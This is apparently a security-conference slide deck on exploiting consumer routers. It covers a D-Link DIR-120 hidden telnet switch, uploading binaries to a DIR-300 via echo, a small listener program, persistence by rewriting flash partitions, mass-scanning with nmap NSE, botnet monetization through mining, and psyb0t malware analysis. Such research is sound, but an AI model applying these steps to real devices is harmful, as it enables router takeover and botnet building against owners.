Simplest Ownage Human Observed

...

Routers

Who the f#!@ are they?

Just couple of friends who like to know things.

kroemeke@gmail.com
m.kocielski@logicaltrust.net
filip.palian@pjwstk.edu.pl

FreeBSD – The Power to Serve

DO NOT PANIC, (WANNABE) FREEBSD DEV IS IN THIS ROOM!

(FOR ANY INTERRPUTS BLAME HIM!)

Legal Notice

The material included in this presentation is for educational purposes only.

All opinions expressed by authors are their own, not theirs employers or anyone elses.

Do not try to break in or disrupt devices and/or services you are not authorized to.

Legal Notice

The material included in this presentation is for educational purposes only.

All opinions expressed by authors are their own, not theirs employers or anyone elses.

Do not try to break in or disrupt devices and/or services you are not authorized to.

FOR REAL, DON'T! ;>

This presentation is not about

- cutting-edge research

- 1337 h4x0ring

... sorry;-(

This presentation is about

- identifying and finding vulnerable routers

- (probably interesting) issues we have encountered

- proving routers are the low hanging (rotten) fruits a.k.a. weakest link

- building your own army

- cynical approach of vendors and providers

Why routers? Shortly.

"Reversing consumer router firmware is like using a vuln time machine".

Dan Rosenberg

Why routers? Long.

- hundreds of thousands of targets
- mostly no security features are present
- no logging at all in majority of devices
- services are run as superuser
- vulns are easy to find and trivial to exploit
- having fun playing with different architectures
- vendors don't care about routers security
- users don't care about routers security
- etc.

Security features in routers

Feature	Ubuntu	Routers
Password hashing	✓	x
Stack Protector	✓	x
Heap Protector	✓	x
Stack ASLR	✓	x
Built as PIE	✓	x
Built with Fortify Source	✓	x
Built with REL RO	✓	x
Non-Executable Memory	✓	x
0-address protection	✓	x
Stack protector	✓	x
/proc/$pid/maps protection	✓	x
Pointer Obfuscation	✓	x
Kernel Address Display Restriction	✓	x

Identifying vulns*

if 'found some time (hardest part) and picked up a random device/firmware':

play(youtube.com/watch?v=9Cq_QO_4Cx4)
reverse_engineer(strings, binwalk, dd, etc.)
code_review(vim, cscope, etc.)
pentest(scapy, burp, etc.)
sniff(tshark)
fuzz(wfuzz, own tools)
just_b0rke_it_by_any_means()

*perfect example of a badly formatted slide

CASE 1: (--E)-LINK DIR-120

CPU: RTL8650B @ 180MHz
RAM: 16MB
FLASH: 4MB
NETWORK: 4 (switch) + 1 (wanif)

Source: OpenWrt WIKI


Short history of the greatest reverse engineering action EVER

motivation

+

TONS OF AA...A as the username

=



Short history of the greatest reverse engineering action EVER

- for some reason --e-link haven't released the GPL tarball with parts of the firmware

- firmware is available in the BIX format (simple offsets + data + some meta trash) – unpacker: http://shm.nation.pl/dlnq/unbix.c

- firmware contains compressed kernel and the userland as a (broken/upgraded) squashfs filesystem

Short history of the greatest reverse engineering action EVER

Lots of funny stuff found there:

- .svn files, hidden web panel options, ...

- /etc/passwd:

```
root:x:0:0:root:/:/bin/sh
nobody:x:0:0:Nobody:/:/sbin/nologin
```

Short history of the greatest reverse engineering action EVER

The greatest re tool ever:

```
$ strings webs | grep -i telnet
telnetAllow
allowTelnet
/bin/telnetd -p 5457 &
```

=> http://host/?telnetAllow=1

Short history of the greatest reverse engineering action EVER


```
$ nc -v 192.168.0.1 5457
192.168.0.1: inverse host lookup failed:
(UNKNOWN) [192.168.0.1] 5457 (?) open!
You connect to device by telnet client!

login as:
```


Short history of the greatest reverse engineering action EVER

```
$ nc -v 192.168.0.1 5457

192.168.0.1: inverse host lookup failed:

(UNKNOWN) [192.168.0.1] 5457 (?) open!

You connect to device by telnet client!

login as: _author
password: ***@alphantworks.com 2004/10/07 for
authentication. Come on, try to crack it!
```

Found using 1337++ strings(1) skills

CASE 2: (--E)-LINK DIR-300





Source: Infodepot

PWN PORT

CPU: Ralink RT3050 @ 320 MHz
RAM: 32MB
FLASH: 4MB
NETWORK: 4 (switch) + 1 (wanif) + wlan

(--E)-Link DIR-300

DEMO

Ok, we're in. What's next?

Placing code on the device appeared to be challanging.

No tools like wget/curl/links/lynx/scp/sftp/(t)ftp etc.

Oh, wait! There's always a busybox with "echo" :)

Encoded 'echo'

```
dir-300# echo -e '\xba\xdc\x0d\xed' > /tmp/foo
dir-300# cat /tmp/foo

*Binary crap*

dir-300# # all right!
```

Someone thinks it's obvious?
Check http://pastebin.com/Zw4v62dW and think again.

Now when we are able to encode, let's try to upload something.

telnet + echo = ftp

1. ... boring, skipped
2. ... boring, skipped
3. run transfered binary on router:

```
dir-300# ./foo
foo: applet not found
dir-300# # another fail
```

telnet + echo != ftp

Who would think off, there will be a problem with telnet when used for "uploading" files?

Data from hex encoded binary was partialy lost during transfer due to uploading speed/telnet daemon/device buffers/sun rays etc.

We've found the transfer process is reliable, when smaller data volumes are send slower and in "packages".

Do it the right way

Cross-compiled binary splited, converted to hex and uploaded on the router:

```
$ hexdump -v -e '"\\" "x" 1/1  "%02X"' $1 > binary.hex
$ split -a 4 -b 128 binary.hex
$ time for i in $(ls x*); do
    printf "echo -ne \'%s\' >> /tmp/foo\n" $(cat $i);
  done | upload.pl
```

micro-nc.c

```
int main(void) {
        int s, a, clen, l;
        char buf[1024];
        struct sockaddr_in srvr,clnt;

        s = socket (PF_INET, SOCK_STREAM, 0);
        srvr.sin_family = AF_INET;
        srvr.sin_port = htons(1337);
        srvr.sin_addr.s_addr = htonl(INADDR_ANY);

        bind(s, (struct sockaddr *) &srvr, sizeof(srvr));
        listen(s, 1);

        for(;;) {
                clen = sizeof(struct sockaddr_in);
                a = accept(s, (struct sockaddr *)&clnt, &clen);
         ...
                while((l = read(a, buf, sizeof(buf))) > 0)
                        write(1, buf, l);
                close(a);
        }
        close(s);
}
```

WTH?! I'm on r/o filesystem!

See your face realising your work has vanished after device reboot/reset – priceless.

No r/w filesystem like JFFS2, YAFFS2, LogFS etc.

What options do we have?

Filesystem layout

```
dir-300# mount
/dev/root on / type squashfs (ro)
none on /dev type devfs (rw)
none on /proc type proc (rw)
ramfs on /var type ramfs (rw)
/dev/mtdblock/6 on /www/locale/alt type squashfs (ro)

dir-300# cat /proc/mtd
dev:    size   erasesize  name
mtd0: 00400000 00010000 "spiflash"
mtd1: 0019c000 00010000 "rootfs"
mtd2: 003b0000 00010000 "upgrade"
mtd3: 00010000 00010000 "rgdb"
mtd4: 00020000 00010000 "RedBoot"
mtd5: 00010000 00010000 "Board/RadioCfg"
mtd6: 00010000 00010000 "LangPack"
mtd7: 00400000 00010000 "flash"
```

Filesystem layout

```
dir-300# mount
/dev/root on / type squashfs (ro)
none on /dev type devfs (rw)
none on /proc type proc (rw)
ramfs on /var type ramfs (rw)
/dev/mtdblock/6 on /www/locale/alt type squashfs (ro)

dir-300# cat /proc/mtd
dev:    size   erasesize  name
mtd0: 00400000 00010000 "spiflash"
mtd1: 0019c000 00010000 "rootfs"
mtd2: 003b0000 00010000 "upgrade"       <--- ;)
mtd3: 00010000 00010000 "rgdb"
mtd4: 00020000 00010000 "RedBoot"
mtd5: 00010000 00010000 "Board/RadioCfg"
mtd6: 00010000 00010000 "LangPack"      <--- ;)
mtd7: 00400000 00010000 "flash"
```

Modyfing r/o filesystem

1. Directly overwrite unnecessary partition with your own image containing tools/backdoor/rootkit.

2. Download image from the given partition. Modify it locally with squashfs-tools. Upload modified image back on router.

This way it's possible to do practically anything – change GUI, intercept factory reset action etc.

Finding routers

Please do not write your own scanners unless you've got a good reason. Otherwise **it's simply waste of time.** Write own NSE scripts instead.

Please do:
- Shodan
- Google hacking
- Robtex
- Nmap + NSE

NSE script example

```
require "shortport"
require "http"

portrule = function(host,port)
    return true
end

action = function(host, port)
      local rep = http.generic_request(host, port, "HEAD",
"/")
      local ver = rep.header.server
      local argver = nmap.registry.args["httpd.ver"]

      if ver == argver then
            print (host.ip .. ":" .. port.number,ver)
      end
end
```

Finding routers cont.

```
$ nmap -sS -P0 -n -p80,443 --host-timeout=3
  --script=./httpd.nse --script-args
  httpd.ver="Mathopd/1.5p6" x.x.x.0/24 | grep Math

...
x.x.x.20:80          Mathopd/1.5p6
x.x.x.34:80          Mathopd/1.5p6
...
```

Finding routers cont.

- 11k+ vulnerable routers found

- One ISP in Ukraine has got tons of the vulnerable routers in his /16 class

... explore the Internet by yourself :)

What else I can do?

I have found some vulns and exploited them.

I know how to upload my toys and make them to stay there for good.

I know how to use google and found some targets.

Would I be able to create my own botnet? Y^H

Botnets

DDoS is sooo boring.


Let'$ better make $ome ca$h! But how?

DNS changers, Click jacking, BTC mining, MitM, SPAM, Phishing to name a few.

Everyone knows Zeus and SpyEye.

What about other botnets?

ESTHOST (DNS changer):
14 millions greens
4 millions bots
6 years online



Source: http://blog.trendmicro.com/big-botnet-busts/

Did I hear BTC mining?

Possible scenerios:

- by routers themselves

- by victims browsers

BTC mining by routers

Semi-pesimistic scenerio (!NOT TESTED!):


Difficulty Factor: 1733207.51385
HashRate (MegaHash/s): 320MHz * 100k = ~5k
Exchange Rate ($/฿): 5.07001

Time	Coins	Dollars
per Day	฿2.90	$14.71
per Week	฿20.31	$102.98
per Month	฿88.21	$447.22

Computed using http://www.alloscomp.com/bitcoin/calculator.php

BTC mining by victim browsers

We wanted to write our implementation in JS, when it came out someone already did just that... ;-(



Quick Start Guide


Add this code to your website, replacing *donny@bitcoinplus.com* with your Bitcoin Plus email address:

```
<script src="http://ajax.googleapis.com/ajax/libs/jquery/1.6.1/jquery.min.js" type="text/javascript"></script>
<script src="http://www.bitcoinplus.com/js/miner.js" type="text/javascript"></script>
<script type="text/javascript">BitcoinPlusMiner("donny@bitcoinplus.com")</script>
```

This will cause the miner to **automatically start in the background**, generating bitcoin and sending it to your account.

Check it here:
http://www.bitcoinplus.com/miner/embeddable

Router's botnets



psyb0t

It is said to...
- be the first botnet targeting embedded devices
- have ~100k bots

and ...
- exploits more than 40 vulns on different archs
- uses 6k usernames and 13k passwords for BF
- have at least 18 versions of itself
- controls LHC ... wait, that's bullshit

psyb0t cont.

```
$ file udhcpc.env
ELF 32-bit LSB executable, MIPS, MIPS-I version 1
(SYSV), statically linked, stripped

$ readelf -S udhcpc.env
There are no sections in this file.

$ readelf -l udhcpc.env
There are 2 program headers, starting at offset 52
...
```

IDA navigation bar:

psyb0t cont.

ELF, MIPS and Packer... it must be the UPX.

```
$ upx -d udhcpc.env
...
upx: udhcpc.env: NotPackedException: not packed by UPX
Unpacked 0 files.
```

upx-3.08-src/src/conf.h:
#define UPX_MAGIC_LE32 0x21585055 /* "UPX!" */

How to add this magic number correctly to the packed binary?

psyb0t cont.

Unscrambled UPX packed random ELF binary:

```
$ xxd foo | head -15
0000000: 7f45 4c46 0101 0100 0000 0000 0000 0000  .ELF............
0000010: 0200 0800 0100 0000 00f6 1100 3400 0000  ............4...
0000020: 0000 0000 0510 0070 3400 2000 0200 2800  .......p4. ...(.
0000030: 0000 0000 0100 0000 0000 0000 0000 1000  ................
0000040: 0000 1000 90ff 0100 90ff 0100 0500 0000  ................
0000050: 0000 0100 0100 0000 401a 0000 401a 4800  ........@...@.H.
0000060: 401a 4800 0000 0000 0000 0000 0600 0000  @.H.............
0000070: 0000 0100 95c3 bd8e 5550 5821 a709 0d1e  ........UPX!....
0000080: 0000 0000 b8cb 0600 b8cb 0600 3401 0000  ............4...
0000090: 9f00 0000 0200 0000 d867 6df9 7f45 4c46  .........gm..ELF
00000a0: 0100 0100 0200 080b b7b5 dffd 701b 4000  ............p.@.
00000b0: 3407 486d 0600 0510 0e0b 2019 22db 737f  4.Hm...... .".s.
00000c0: 2800 2600 2300 0617 1b03 407d 5dd7 c530  (.&.#.....@}]..0
00000d0: 0305 0604 0303 1b01 9b8d 3cf2 0340 1400  ..........<..@..
00000e0: 0004 2600 46fe 5cf7 7048 0848 1b03 1800  ..&.F.\.pH.H....
```

psyb0t cont.

Scrambled UPX packed psyb0t (ver. 2.9L) binary:

```
$ xxd udhcpc.env | head -15
0000000: 7f45 4c46 0101 0100 0000 0000 0000 0000  .ELF............
0000010: 0200 0800 0100 0000 2868 1000 3400 0000  ........(h..4...
0000020: 0000 0000 0500 0000 3400 2000 0200 2800  ........4. ...(.
0000030: 0000 0000 0100 0000 0000 0000 0000 1000  ................
0000040: 0000 1000 2c72 0000 2c72 0000 0500 0000  ....,r..,r......
0000050: 0010 0000 0100 0000 000f 0000 00af 0510  ................
0000060: 00af 0510 0000 0000 0000 0000 0600 0000  ................
0000070: 0010 0000 b2cc 5462 0000 0000 1b0a 0d1e  ......Tb........
0000080: 0000 0000 94f3 0100 94f3 0100 f400 0000  ................
0000090: 8800 0000 0200 0000 7f3f 64f9 7f45 4c46  .........?d..ELF
00000a0: 0100 0200 0800 0d60 1440 f37f f3dd 0034  .......`.@.....4
00000b0: 074c f001 0005 3400 2000 0600 2800 1500  .L....4. ...(...
00000c0: 148c 3cf2 3d0f 0340 c000 0005 2323 4dd3  ..<.=..@....##M.
00000d0: 0403 f440 14dc c182 741b 1469 7008 0861  ...@....t..ip..a
00000e0: a71b d903 4018 1f18 235f e491 6e03 40e0  ....@...#_..n.@.
```

